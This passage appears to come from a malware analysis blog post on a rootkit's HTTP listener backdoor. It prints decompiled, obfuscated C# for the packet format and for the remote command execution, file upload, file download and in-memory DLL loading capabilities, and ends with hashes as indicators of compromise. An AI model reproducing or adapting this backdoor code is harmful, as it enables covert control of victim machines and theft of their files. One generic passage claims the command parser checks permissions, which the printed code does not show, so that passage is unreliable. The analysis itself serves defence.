
Moreover, once the “**HTTPListener**” starts listening, upon receiving HTTP requests from the attacker, the callback function “**Heartreport_they.Oak_reject_deny**” will be called.

```
        extend_upgrade_cabledesk.stomach_exactradiobelieve = Heartreport_they.Jar_avocado_enhance(vanish_argue_group);
    }
    bool flag4 = ((array3 == null || array3.Length == 0 || extend_upgrade_cabledesk.stomach_exactradiobelieve == null) ? Heartreport_they.Imitate_found() :
      ((extend_upgrade_cabledesk.stomach_exactradiobelieve.Length > Heartreport_they.serieserase()) ? 1 : 0)) != 0;
    if (flag4)
    {
        ThreadStart start;
        if ((start = extend_upgrade_cabledesk.Pyramid_piecetree_state) == null)
        {
            start = (extend_upgrade_cabledesk.Pyramid_piecetree_state = new ThreadStart(extend_upgrade_cabledesk.float_bench_know));
        }
        new Thread(start).Start();
        HttpListener httpListener = new HttpListener();
        string[] array4 = array3;
        for (int i = Heartreport_they.library_crush_rifle_shine(); i < array4.Length; i += Heartreport_they.symbolmerge())
        {
            string uriPrefix = array4[i];
            try
            {
                httpListener.Prefixes.Add(uriPrefix);
            }
            catch
            {
            }
        }
        httpListener.Start();
        for (;;)
        {
            bool flag5 = Heartreport_they.Topicexposevolcano_donkey() != 0;
            nothingpointbroccoli_ramp.essenceagecome_actress(new WaitCallback(Heartreport_they.Oak_reject_deny), httpListener.GetContext());
        }
```

Figure 26: HTTPListener callback

In Figure 27, the callback function calls “Chiefdice” function which calls “ProcessRequest” function. The “ProcessRequest” function is responsible for handling the packets. It will read the packet and perform the task specified in the packet. There are 4 possible capabilities:

- Command
- Upload
- Download
- RunDll



```
private static void Oak_reject_deny(object gospel_speedrookie)
{
    try
    {
        HttpListenerContext httpListenerContext = gospel_speedrookie as HttpListenerContext;
        bool flag = httpListenerContext != null;
        if (flag)
        {
            win_afraid_gorilla win_afraid_gorilla = new win_afraid_gorilla(httpListenerContext);
            win_afraid_gorilla.Chiefdice();
        }
```

```
public void Chiefdice()
{
    bool flag = this.Saucetail != null;
    if (flag)
    {
        HttpListenerResponse response = this.Saucetail.Response;
        HttpListenerRequest request = this.Saucetail.Request;
        wastebuzz wastebuzz = null;
        try
        {
            bool flag2 = request.ContentLength64 > (long)win_afraid_gorilla.Boxflight_message();
            if (flag2)
            {
                string spirit_diamond_target = new StreamReader(request.InputStream, request.ContentEncoding).ReadToEnd();
                wastebuzz = this.ProcessRequest(spirit_diamond_target);
            }
```

Figure 27: Trace of the callback function used by HTTPListener


---

In Figure 28, The “ProecssRequest” function will first check whether the request data is empty or not, then it will decrypt the data via “DecrpytPacket” function (Base64 and XOR algorithm). The “wastebuzz” constructor will parse the header of the data, and all 4 capabilities have the same header. The header looks like this:

```
o 4 bytes: attack request type

o 4 bytes: attack request string size

o X bytes: attack request string

o 4 bytes: request data size

o X bytes: request data
```

The “attack request type” is an enum, the possible values are:

```
enum AttackRequestType {

Command = 1,

Upload = 2,

Download = 3,

RunDll = 4

};
```



```
private wastebuzz ProcessRequest(string Spirit_diamond_target)
{
    wastebuzz result = null;
    bool flag = (Resemble_soccerleaveabove.IsNullOrEmpty(Spirit_diamond_target) ? 1 : 0) == win_afraid_gorilla.Hardlake_rubber();
    if (flag)
    {
        byte[] array = thrive_runkeep_hole.DecryptPacket(Spirit_diamond_target);
        bool flag2 = array != null;
        if (flag2)
        {
            wastebuzz wastebuzz = new wastebuzz(array);
            bool flag3 = wastebuzz != null;
            if (flag3)
            {
                switch (wastebuzz.attackRequestType - (Wing_crumble)win_afraid_gorilla.Postriverderive())
                {
                case 0:
                    result = this.command(new cancelolympic(wastebuzz.requestData));
                    break;
                case 1:
                    result = this.Upload(new Pandaworldendorse_step(wastebuzz.requestData));
                    break;
                case 2:
                    result = this.Download(Scansustain.Involveostrich.GetString(wastebuzz.requestData));
                    break;
                case 3:
                    result = this.RunDll(new Pandaworldendorse_step(wastebuzz.requestData));
                    break;
                }
            }
        }
    }
    return result;
}
```

Figure 28: ProcessRequest function for handling HTTPListener callback requests

The “attack request string” is the name of the capability, for instance, for download capability, it is “Download”.

The “request data” is the data of the capability. This data will have a different structure depending on the “attack request type”.

Command capability

In Figure 29, the parser for command capability is invoked before the “command” function. The structure of the code can be represented as follows:

```
Command Capability Parser
    |
    +-- Parse command capability parameters
    |
    +-- Verify command capability permissions
    |
    +-- Invoke the "command" function with the parsed parameters

Command Function
    |
    +-- Execute the specified command based on the parsed parameters
```

In general, the parser for command capability is responsible for parsing the parameters related to the command capability, such as the command name, options, and arguments. It ensures that the provided parameters are valid and formatted correctly. Once the parameters are parsed, the parser verifies the permissions associated with the command capability. Finally, with the parsed and verified parameters, the parser calls the “command” function, passing the parsed parameters as arguments. The “command” function then performs the execution of the specified command, utilizing the parsed parameters to carry out the desired functionality.

This structure enables the rootkit to handle command capabilities effectively, ensuring proper parsing, permission validation, and execution of commands based on the provided parameters.


o 4 bytes: file name size

o X bytes: file name string

o 4 bytes: file arguments size

o X bytes: file arguments string

There are two strings in the command structure: file name and file arguments. By Following the trace of the “command” function, the function “**ExecuteShell**” is called, refer Figure 30. The “**ExecuteShell**” function take two parameters file name and file arguments, respectively. This function will execute the shell code command supplied by the attacker.



```
// Token: 0x06000D74 RID: 3444 RVA: 0x0001612C File Offset: 0x0001432C
[MethodImpl(MethodImplOptions.NoInlining)]
public cancelolympic(byte[] lucky_trusthair_smooth)
{
    this.entermessage_pass(lucky_trusthair_smooth);
}

// Token: 0x06000D75 RID: 3445 RVA: 0x0001615C File Offset: 0x0001435C
[MethodImpl(MethodImplOptions.NoInlining)]
private void entermessage_pass(byte[] lucky_trusthair_smooth)
{
    if (lucky_trusthair_smooth != null)
    {
        using (MemoryStream memoryStream = new MemoryStream(lucky_trusthair_smooth))
        {
            int num = memoryStream.ReadInt32();
            byte[] array = new byte[num];
            memoryStream.Read(array, cancelolympic.lamphour(), num);
            this.fileNameStr = Scansustain.Involveostrich.GetString(array);
            if (memoryStream.CanRead)
            {
                int num2 = memoryStream.ReadInt32();
                byte[] array2 = new byte[num2];
                memoryStream.Read(array2, cancelolympic.Pointsea(), num2);
                this.fileArgumentsStr = Scansustain.Involveostrich.GetString(array2);
            }
        }
    }
}
```

Figure 29: Command capability parser

```
public static string ExecuteShell(string perfecthorn, string scoutrigid_manual)
{
    string result = impacthentrain.Update_bar_august();
    object obj = Utility_skate.CreateInstance(impacthentrain.Slabcash_hood);
    object obj2 = Utility_skate.CreateInstance(impacthentrain.Fruitadult);
    impacthentrain.Fruitadult.GetProperty(impacthentrain.FileNameStr()).SetValue(obj2, perfecthorn, null);
    if (!Resemble_soccerleaveabove.IsNullOrEmpty(scoutrigid_manual))
    {
        impacthentrain.Fruitadult.GetProperty(impacthentrain.ArgumentsStr()).SetValue(obj2, scoutrigid_manual, null);
    }
    impacthentrain.Fruitadult.GetProperty(impacthentrain.UseShellExecuteSTr()).SetValue(obj2, impacthentrain.Caught_raccoon_discover_swamp() != 0, null);
    impacthentrain.Fruitadult.GetProperty(impacthentrain.CreateNoWindowStr()).SetValue(obj2, impacthentrain.Exchangetuition_vicious() != 0, null);
    impacthentrain.Fruitadult.GetProperty(impacthentrain.RedirectStandardOutputStr()).SetValue(obj2, impacthentrain.Stoolabuserisk() != 0, null);
    impacthentrain.Fruitadult.GetProperty(impacthentrain.RedirectStandardErrorSTr()).SetValue(obj2, impacthentrain.human_casinoflower_actor() != 0, null);
    impacthentrain.Slabcash_hood.GetProperty(impacthentrain.StartInfoStr()).SetValue(obj, obj2, null);
    if ((bool)impacthentrain.Slabcash_hood.GetMethod(impacthentrain.StartStr(), new Type[impacthentrain.Perfecthazard()]).Invoke(obj, null))
    {
        TextReader textReader = impacthentrain.Slabcash_hood.GetProperty(impacthentrain.StandardOutputSTr()).GetValue(obj, null) as StreamReader;
        StreamReader streamReader = impacthentrain.Slabcash_hood.GetProperty(impacthentrain.StandardErrorStr()).GetValue(obj, null) as StreamReader;
        result = textReader.ReadToEnd() + streamReader.ReadToEnd();
    }
    impacthentrain.Slabcash_hood.GetMethod(impacthentrain.DisposeStr()).Invoke(obj, null);
    return result;
}
```

Figure 30: pseudocode of ExecuteShell function

Upload capability

This capability allows the attacker to upload files to the victim machine. The parser of the upload capability is shown in Figure 31. The structure looks like this:


o 4 bytes: file path size

o X bytes: file path string

o 4 bytes: file data size


o X bytes: file data array

In Figure 32, the “Upload” function will call the function “**WriteAllBytes**” which will create the file and write all bytes to that file on the victim machine.



```
[MethodImpl(MethodImplOptions.NoInlining)]
public Pandaworldendorse_step(byte[] lucky_trusthair_smooth)
{
    this.entermessage_pass(lucky_trusthair_smooth);
}

// Token: 0x06000D67 RID: 3431 RVA: 0x00015F8C File Offset: 0x0001418C
[MethodImpl(MethodImplOptions.NoInlining)]
private void entermessage_pass(byte[] lucky_trusthair_smooth)
{
    if (lucky_trusthair_smooth != null)
    {
        using (MemoryStream memoryStream = new MemoryStream(lucky_trusthair_smooth))
        {
            int num = memoryStream.ReadInt32();
            byte[] array = new byte[num];
            memoryStream.Read(array, Pandaworldendorse_step.Pricemachinespare_trigger(), num);
            this.filePath = Scansustain.Involveostrich.GetString(array);
            if (memoryStream.CanRead)
            {
                int num2 = memoryStream.ReadInt32();
                this.fileData = new byte[num2];
                memoryStream.Read(this.fileData, Pandaworldendorse_step.Mouse_veteranrural(), num2);
            }
        }
    }
}
```

Figure 31: Upload capability parser




```
private wastebuzz Upload(Pandaworldendorse_step Dieselargue_lion_able)
{
    Besttwice.WriteAllBytes(Dieselargue_lion_able.filePath, Dieselargue_lion_able.fileData);
    return new wastebuzz(win_afraid_gorilla.UploadStr(), (Wing_crumble)win_afraid_gorilla.postsketch(), Scansustain.Involveostrich.GetBytes(win_afraid_gorilla.OKStr()));
}
```

Figure 32: Upload function pseudocode

Download capability

This capability allows the attacker to download files from the victim machine. This capability doesn’t have a special parser since the “request data” in the header is the file path string, and it’s used to read the target file from disk via “RedAllBytes” function and then sent back to the attacker in response, refer Figure 33.



```
[MethodImpl(MethodImplOptions.NoInlining)]
private wastebuzz Download(string perfecthorn)
{
    byte[] bullettraylevelhuman = Besttwice.ReadAllBytes(perfecthorn);
    return new wastebuzz(win_afraid_gorilla.DownloadStr(), (Wing_crumble)win_afraid_gorilla.Oliveblind_key(), bullettraylevelhuman);
}
```

Figure 33: Download capability pseudocode

Rundll capability

This capability allows the attacker to load and run dll files in the memory of the malware process. The dll file is supplied in the request data. The structure of this capability is the same as "Upload" capability since the same function is used to parse the request data. The structure looks like this:

o 4 bytes: file path size

o X bytes: file path string

o 4 bytes: file data size

o X bytes: file data array

IoCs

srvnet2.sys:

- MD5: 4dd6250eb2d368f500949952eb013964
- SHA-1: 6802e2d2d4e6ee38aa513dafd6840e864310513b
- SHA-256: f6c316e2385f2694d47e936b0ac4bc9b55e279d530dd5e805f0d963cb47c3c0d

  https://www.virustotal.com/gui/file/f6c316e2385f2694d47e936b0ac4bc9b55e279d530dd5e805f0d963cb47c3c0d

Written on June 7, 2023